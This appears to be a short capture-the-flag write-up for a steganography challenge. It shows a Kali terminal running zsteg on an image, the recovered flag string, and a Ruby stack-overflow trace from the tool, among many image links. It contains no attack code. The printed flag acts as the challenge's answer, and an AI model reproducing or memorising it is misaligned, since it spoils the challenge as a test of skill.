







┌──(kali㉿kali)-[~]
└─$ cd /home/kali/Desktop

┌──(kali㉿kali)-[~/Desktop]



└─$ zsteg check.png

b1,r,lsb,xy         .. text: "CbBbBbCbFbBbFbGbGbGbBbCbGbGbGbCbCbBbFbCbCbGbGbCbCbGbFbCbCbG"

b1,rgb,lsb,xy       .. text: "flag{h0w_4bouT_enc0de_4nd_pnG}m"
b1,bgr,lsb,xy       .. /home/kali/.local/share/gem/ruby/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s': stack level too deep (SystemStackError)
        from /home/kali/.local/share/gem/ruby/3.3.0/gems/iostruct-0.5.0/lib/iostruct.rb:180:in `inspect'
        from /home/kali/.local/share/gem/ruby/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
        from /home/kali/.local/share/gem/ruby/3.3.0/gems/iostruct-0.5.0/lib/iostruct.rb:180:in `inspect'
        from /home/kali/.local/share/gem/ruby/3.3.0/gems/zsteg-0.2.13/lib/zsteg/checker/wbstego.rb:41:in `to_s'
        from /home/kali/.local/share/gem/ruby/3.3.0/gems/iostruct-0.5.0/lib/iostruct.rb:180:in `inspect'
